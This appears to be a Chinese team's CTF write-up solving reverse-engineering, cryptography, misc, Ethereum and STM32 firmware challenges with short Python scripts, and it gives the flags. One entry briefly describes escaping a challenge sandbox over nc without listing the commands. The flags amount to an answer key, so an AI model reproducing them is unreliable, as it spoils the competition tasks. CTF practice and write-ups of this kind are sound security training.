
在文件所在的文件夹打开终端，输入如下指令：

```
gcc -c test1.s -o test1.o
```

```
gcc test1.o -o test1
```



将.exe 拖进查壳工具发现没有壳



放入 IDA（32 位），查看主函数

IDA - test1.exe C:\Users\ASUS\Desktop\re1\test1.exe

文件 编辑 跳转 搜索 视图 调试器 Lumina 选项 窗口 帮助 BinDiff



库函数 常规函数 指令 Data 未知 外部符号 Lumina 函数

Functions

函数名称

TopLevelExceptionFilter
sub_4011B0
__mingw32_init_mainargs
_mainCRTStartup
_WinMainCRTStartup
_atexit
_onexit
___gcc_register_frame
___gcc_deregister_frame
_aaaa
_main
__setargv
___cpu_features_init
___do_global_dtors
___do_global_ctors
___main
TlsCallback_1
__dyn_tls_init(x, x, x)
___tlregdtor
sub_401CB0
___w64_mingwthr_add_key_dtor
___w64_mingwthr_remove_key_dtor
___mingw_TLScallback
sub_401EE0
sub_401F30
__pei386_runtime_relocator
___chkstk_ms
_fesetenv
sub_402290
sub_402330
sub_4023A0
sub_402660
sub_402880
sub_4028E0
sub_402930
__mingw_glob

IDA View-A


```
22  *(_DWORD *)(((char *)&v3) + 4);
23  v3 += 4;
24  }
25  while ( v3 < (((char *)&v5) + sizeof(v5)) )
26  memset(v5, 0, sizeof(v5));
27  v6 = 0;
28  v5[0] = 75;
29  v5[1] = 80;
30  v5[2] = 67;
31  v5[3] = 84;
32  v5[4] = 70;
33  v5[5] = 123;
34  v5[6] = 116;
35  v5[7] = 104;
36  v5[8] = 105;
37  v5[9] = 115;
38  v5[10] = 95;
39  v5[11] = 105;
40  v5[12] = 115;
41  v5[13] = 95;
42  v5[14] = 102;
43  v5[15] = 97;
44  v5[16] = 107;
45  v5[17] = 101;
46  v5[18] = 95;
47  v5[19] = 102;
48  v5[20] = 108;
49  v5[21] = 97;
50  v5[22] = 103;
51  v5[23] = 125;
52  v5[24] = 92;
53  v5[25] = 10;
54  printf("%s", (const char *)v5);
55  aaaa();
56  return 0;
57 }
```

0000093C _main:57 (40153C)

Output

The initial autoanalysis has been finished.
401460: using guessed type int aaaa(void);
401BA0: using guessed type int __main(void);
401460: using guessed type int aaaa(void);

注意到特殊的函数 `aaaa()`，点进去查看发现与 `flag` 相关的程序



分析程序，发现只要把 `v1` 的所有字符跟 `v3` 一一异或就可以得到 `v2`，就是 `flag`，写一个程序

```
enc = [ 0x2A, 0x37, 0x37,
```

```
0x27, 0x30,
```

```
0x22, 0x1F, 0x0C,
```

```
0x01, 0x55,
```

```
0x55, 0x54, 0x3B,
```

```
0x27, 0x30,
```

```
0x22, 0x3B, 0x10,
```

```
0x0C, 0x55,
```

```
0x17, 0x3B, 0x55,
```

```
0x17, 0x3B,
```

```
0x01, 0x1E, 0x17,
```

```
0x10, 0x19]
```

```
flag = ''
```

```
for i in range(len(enc)):
```

```
flag += chr(enc[i] ^ 100)
```

```
print(flag)即可得到 flag
```

CRYPTO

signin

解题：陈亮（解出第一封信的密文），祖煜（写 Python 脚本解出 `flag`）

根据题目先在网上寻找解第一个密文的解密

最后发现是 `vigenere` 解密得到：

在密码学世界中，有一个有趣的类比：密文就像是 1，而密钥则像是 0。这象征着密文看似简单的一面，但正是通过密文和加密密钥的复杂组合形成了强大的保护屏障。无论是古代的对称加密还是现代的非对称加密，这种“1 和 0”的关系贯穿了密码学的发展。在广泛使用的加密技术中，一次性密码(OTP)技术特别受欢迎。OTP 独特之处在于它是临时和独特的，每个密码只能使用一次，在信息传输中提供了额外的安全性。在这个动态变化的密码宇宙中，OTP 像一颗流星，瞬间掠过，留下一串看似不规则的密码，以保护数据的安全导航。附言：第二封信的密码是 13d16r25a3g1o12n。

然后通过 OTP 得知要将第二封信转为二进制再异或之后就是写 python：

```
import libnum

key = "dr@gon"
ciphertext =
0x66617b45634d5f306b5f745f41596379747d6c6757313065745f70636601011f353
f5e
a = ciphertext
#a = libnum.s2n(ciphertext)
b = libnum.s2n(key)
c = a ^ b
print(c)
d = libnum.n2s(c)
print(d)
```

得到：fa{EcM_Ok_t_AYcyt}lgW10et_pcfes_RP0

最后根据题干再用篱笆密码（栅栏密码）w 型，偏移量为 2，得到 flag

flag{WE1c0Me_t0_kp_ctf_eAsY_cRyPt0}

CRYPT01921

解题：陈亮

首先出来一段摩斯电码，将其翻译得到：

1311/0615/0338/3127/4436/0234/2598/1807/6424/1633/3159/0362/5714/3992/0138/2589
/7456/0441/0433/1311/6153/0467/0637/2232/2686/0976/2871/2639/4842/1633/0059/163
3/1653/0059/0360/0433/1633/0362/4432/0554/4885/0005/1633/1653/1633/0005/0433/03
62/4432

在网上寻找发现像中文电码

4.中文电码

特点: 密文以4位[0-9]为一组的数字表示, 如 2435 0766两组数字分别表示汉字中文: ”斗哥“。

中文电码, 又称中文电报码或中文电报明码, 是于电报之中传送中文信息的方法。它是第一个把汉字化作电子讯号的编码表。其中简体中文电码收录了7085个汉字, 繁体中文电码收录了9041个汉字。

在线解密&工具: <http://www.atool.org/dianma.php>

翻译后发现确实是

1311 子	0615 卿	0338 兄	3127 法	4436 租	0234 借	2598 望
1807 志	6424 路	1633 么	3159 洞	0362 六	5714 号	3992 疑
0138 似	2589 有	7456 马	0441 列	0433 分	1311 子	6153 请
0467 前	0637 去	2232 探	2686 查	0976 坐	2871 标	2639 东
4842 经	1633 么					

0059 二	1633 么	1653 度	0059 二	0360 八	0433 分	1633 么
0362 六	4432 秒	0554 北	4885 纬	0005 三	1633 么	1653 度
1633 么	0005 三	0433 分	0362 六	4432 秒		

将其坐标代入得到密码解包获得第二个电报

需要将“上海已不安全, 請即刻前往嘉興”


转为中文电码再转为摩斯电码最后 32 位 md5 位得到 flag

CRYPT01939

解题: 陈亮

根据 Request fire support. We have target at 119, baker 15.

发现是<<风语者>>里的一句话
然后猜解密是根据里面的解密在网上到处找



最后在这个网站上找到了，对照左边的密码，一个一个对应就可以了

2023 四省联考

解题：祖煜

椭圆加密，根据题目信息得到是椭圆加密的题目，去网上搜索博客，看相应知识点 (<https://mrl64.github.io/2022/02/18/%E3%80%90hggame-week4%E3%80%91write-up/#more>)





ECC

给了个sage文件，审计代码：

```
1  from Crypto.Util.number import getPrime
2  from libnum import s2n
3  from secret import flag
4
5  p = getPrime(256)
6  a = getPrime(256)
7  b = getPrime(256)
8  E = EllipticCurve(GF(p),[a,b])
9  m = E.random_point()
10 G = E.random_point()
11 k = getPrime(256)
12 K = k * G
13 r = getPrime(256)
14 c1 = m + r * K
15 c2 = r * G
16 cipher_left = s2n(flag[:len(flag)//2]) * m[0]
17 cipher_right = s2n(flag[len(flag)//2:]) * m[1]
18
19 print(f"p = {p}")
20 print(f"a = {a}")
21 print(f"b = {b}")
22 print(f"k = {k}")
23 print(f"E = {E}")
24 print(f"c1 = {c1}")
25 print(f"c2 = {c2}")
26 print(f"cipher_left = {cipher_left}")
27 print(f"cipher_right = {cipher_right}")
```

发现是一个椭圆加密的逻辑，生成一个椭圆后取随机一点作为明文，再根据逻辑生成两个密文。而flag是根据明文点的x, y轴进行加密，flag左半边乘x轴获得flag密文1，右半边乘y轴获得密文2，根据逻辑写解密脚本：

理清楚知识后又注意到去搜索 sage

 hint.png	2024/2/7 16:12	PNG 文件	211 KB
 out	2024/2/7 22:32	文件	2 KB
 task.py	2024/3/4 17:23	JetBrains PyCharm ...	2 KB
 task.sage	2024/2/7 22:32	SAGE 文件	1 KB

(<https://www.cnblogs.com/ywlia/p/9131891.html>)

方便快捷的求导求积分解方程在线工具sage介绍

有时候我们需要进行一些复杂的数学计算，比如求导，求积分，解方程，还是用abcd字母代表变量的方程等，这就需要进行复杂的数学运算还需要具备良好的数学基础。不过现在有一个非常方便的在线工具，只需要几秒钟，就能告诉我们所有的答案。

sage 简介

sage是一个免费开源的数学计算软件系统，里面包含了许多package，比如NumPy, SciPy, matplotlib, Sympy, Maxima, GAP, FLINT, R 等。默认情况下，既可以运行sage自身的语法，也兼容python的语法。正因为内部整合了许多包，所以它的安装包非常大，当然，它也有在线版本SageMathCell实现方便的在线运算。SageMathCell:<http://sagecell.sagemath.org/>

sage介绍

[About SageMathCell](#)



Type some Sage code below and press Evaluate.

1

Evaluate

Language: Sage

发现有 sage 网站，就不用安装 sage 了，

利用前一个博客上的代码，得到 16 进制数据

```
m1 = 0x666c61677b64305f7930755f4c316b655f5969
m2 = 0x586958693f5f6462616432346330356133327d
```

使用 Python 进行十六进制转换字符串得到

```
from Crypto.Util.number import *
from gmpy2 import powmod as po, gmpy2
import sympy
m1 = 0x666c61677b64305f7930755f4c316b655f5969
m2 = 0x586958693f5f6462616432346330356133327d
print(long_to_bytes(m1))
print(long_to_bytes(m2))
#b'flag{d0_y0u_Llke_Yi'
#b'XiXi?_dbad24c05a32}'
```

拼接起来即可：flag{d0_y0u_Llke_YiXiXi?_dbad24c05a32}
所以最后：NSSCTF{d0_y0u_Llke_YiXiXi?_dbad24c05a32}

2024 九省联考

解题：祖煜

根据九省联考，考察的费马小定理，搜索博客

<https://blog.csdn.net/jayql/article/details/131931855>

$$k1 = g^{a1*(p-1)} \% n = (g^{a1})^{(p-1)} \% n$$

当我们看到一个数的 $(p-1)$ 次方 自然联想到**费马小定理**

p是素数，有

$$a^{(p-1)} \% p = 1$$

$$a^p \% p = a \% p$$

所以对k1继续操作

$$k1 = (g^{a1})^{(p-1)} + k*n$$

两边同时模p

$$k1 \% p = ((g^{a1})^{(p-1)} + kn) \% p = (g^{a1})^{(p-1)} \% p + kn \% p$$

因为 $n=p*q$

$$k1 \% p = (g^{a1})^{(p-1)} \% p$$

此时 g^{a1} 就相当于费马小定理中的a 故 **$k1 \% p = 1$**

$$\text{即有 } k1 = 1 + k*p$$

$$\text{故 } k1 - 1 = k * p$$

$$c1 = ((k1^{b1} \% n) * flag) \% n = ((k1^{b1} \% n) * flag) + k * n$$

同样两边模p

$$c1 \% p = ((k1^{b1} + k * n) * flag) \% p$$

$$c1 \% p = ((k1^{b1} + k * n) \% p * flag \% p)$$

$$c1 \% p = ((k1^{b1} \% p + k * n \% p) * flag \% p)$$

$$c1 \% p = (k1^{b1} \% p * flag \% p)$$

$$c1 \% p = ((k1 \% p)^{b1} \% p * flag \% p)$$

由第一部分已知 $k1 \% p = 1$

所以 $c1 \% p = flag \% p$

又因为断言语句 `assert flag < n` 所以flag一定小于p 模p就等于其本身

$$\text{故 } flag = (c1 \% p)$$

查看一下费马小定理的运用，得到如下

exp:

```
import gmpy2
import libnum
n =
181798342367820258921658593585419690396727686220783178995585359728297
790665900342724650417412588797702135286406168877971550803989280881585
856941069077341265142133618753455079759603173518127979927259513271228
517133023278204587109311824972442116277931664454414503547870557082734
451762578414262955616970593598516932346729023420015642982221239306770
216938241352908576825488067262626902967764137304237125556897786085313
663043452585607025173649611502734351131144878401864219659556260023953
629900095955934484077596196001847886496020493137010587084399628676467
74483596360223764988749726613678029307186833464512585242569435003
_key =
118476552772514469423839408829123686881568084739559410530632182513762
275767948497896370617515610304232243387178813586955037341292134487472
065403100779681596790879028615541017295308850069784579160053701513901
417705288287260440705991638799403937776530500103845918133158792881614
603960962682601814188630202603009924218720712732926785995598441667407
216172000846897170992809799322769143678289479374783599331814417068056
531798262726589994064541667463061937572961659686063985922195861351276
```

```

049697135713234808321083092405102206491106295121081421892992943298453
48146274638537031635599971704959419196082418167981085622698281250
c =
144151950915969572086900577172708430388137232737737976408049555096189
768771387214766915082924841876016733146275357322345178376986319506849
405702251759175089028124513409332034382474488931686095254260143191957
702334014808161944891984644764806103733454804449746582397301908796784
289677986370432308206614705721289971142183129819710516397880503327643
749323848367247197434077599973433030622593742226217895624790469332320
214780879322333080277969734868046341541835543331082588759551819597853
328820091899399176489888686719190466988874380546782397864874801965787
00573286352849560893479759745211457149133610748492277912237022560
p = gmpy2.gcd(_key-1, n)
flag = (int)(c % p)

print(libnum.n2s(flag))

# NSSCTF{F3RmM4t's_Li7tLe_The0Rem_1s_S0_Funny!}

```

MISC

real_signin

解题：陈亮


password is md5((宫廷玉液酒 - (白云 - 黑土) * 小锤) ^ 群英荟萃) 根据这句话得到密码是 (180-(-4)*40) 异或 80 得到 260 32 位 md5 得到密码获得 flag

cale

把题都 nc 了一下发现这题能 nc 进去，根据 hint 逃逸，在网上搜索逃逸把命令一个一个带进去试




最终在这句话之后再 ls 发现目录下有 flag，cat 一下找到 flag



是名取证

直接用 winhex 打开 vmem 文件，搜索 flag 找到答案



ETH

其疾如风

解题：陈亮

根据破损的二维码在网上发现只要把三个角安上去即可修复 扫完得到
ethereum:0x57F1b45c28eDaC71d0A9Ffb54B7d8d2733E8d599 在以太坊上搜索，
最终在网站下发现 flag

IOT

神秘的 OLED 情书 2-起

解题：祖煜

根据题目描述得到压缩包的解压密码

题目描述

系列题，详情见附件。

<https://pan.baidu.com/s/1REZQrIO7gbac2seor8deAQ?pwd=x51g>

Password: nijueduicaibudaozhegemimashishahahaha0000000111111

本题需完成Task1。

然后解压该压缩包看到 task

Task1: 分析实物图 (attachments/实物图.jpg)，确定STM32的输

Task2: 分析STM32固件 (attachment/love letter2.bin)，你能找


Task3: 分析STM32固件，尝试找到与NodeMCU进行通信的PASS

Task4: 分析STM32固件与NodeMCU固件源码 (attachment/love

提示：做题只需要分析attachments里的内容；references里的内容

按照要求观察 STM32 单片机的引脚得到

STM32 的输入电压为 3.3V



所以 flag 为 NSSCTF{3.3V}

神秘的 OLED 情书 2-转

解题：陈亮

直接记事本看文件，发现下面有非常像 flag 的，试一试发现对了




或

用 IDA 固件逆向

名称	修改日期
 love_letter2	2024/3/2 20:40
 love_letter2.bin	2023/12/25 20:48
 实物图.jpg	2024/2/27 16:43

看到.bin 文件（二进制文件），用 IDA 固件逆向，由于 stm32 是 32 位的，所以要用 32 位 ida 固件逆向

按照如下配置



设置 ROM 的起始地址，和入文件的加载地址

RAM

☐ 创建 RAM 段

RAM起始地址
0x0

RAM 大小
0x0

ROM

☒ 创建 ROM 段

ROM起始地址
0x08000000

ROM 大小
0x2408

入文件

加载地址
0x08000000

文件偏移
0x0

加载大小
0x2408

附加二进制文件可以加载到使用该数据库
“文件, 加载文件, 附加二进制文件” 命令。

确定

取消

找到 stm32 中断位置一般在开头

```

ROM:08000000      ; =====
ROM:08000000
ROM:08000000      ; Segment type: Pure code
ROM:08000000      AREA ROM, CODE, READWRITE, ALIGN=0
ROM:08000000      ; ORG 0x80000000
ROM:08000000      CODE32
ROM:08000000 E8 21 00 20      DCD 0x200021E8
ROM:08000004 A1 01 00 08      DCD 0x80001A1
ROM:08000008 DD              DCB 0xDD
ROM:08000009 0A              DCB 0xA
ROM:0800000A 00              DCB 0
ROM:0800000B 08              DCB 8
ROM:0800000C 17              DCB 0x17

```


跳转地址到 0x80001A1，然后从 0x80001A0 开始反汇编，

•	ROM:0800019D	F0	DCB	0xF0	
•	ROM:0800019E	3A	DCB	0x3A	; :
•	ROM:0800019F	FB	DCB	0xFB	
•	ROM:080001A0	09	DCB	9	
•	ROM:080001A1	48	DCB	0x48	; H
•	ROM:080001A2	80	DCB	0x80	
•	ROM:080001A3	47	DCB	0x47	; G
•	ROM:080001A4	09	DCB	9	
•	ROM:080001A5	48	DCB	0x48	; H
•	ROM:080001A6	00	DCB	0	
•	ROM:080001A7	47	DCB	0x47	; G
•	ROM:080001A8	FE	DCB	0xFE	
•	ROM:080001A9	E7	DCB	0xE7	
•	ROM:080001AA	FE	DCB	0xFE	
•	ROM:080001AB	E7	DCB	0xE7	
•	ROM:080001AC	FE	DCB	0xFE	
•	ROM:080001AD	E7	DCB	0xE7	
•	ROM:080001AE	FE	DCB	0xFE	
•	ROM:080001AF	E7	DCB	0xE7	
•	ROM:080001B0	FE	DCB	0xFE	
•	ROM:080001B1	E7	DCB	0xE7	
•	ROM:080001B2	FE	DCB	0xFE	

打开字符串看到 flag

[illegible]

```

NSSCTF{stm32 esp8266 i0t}

```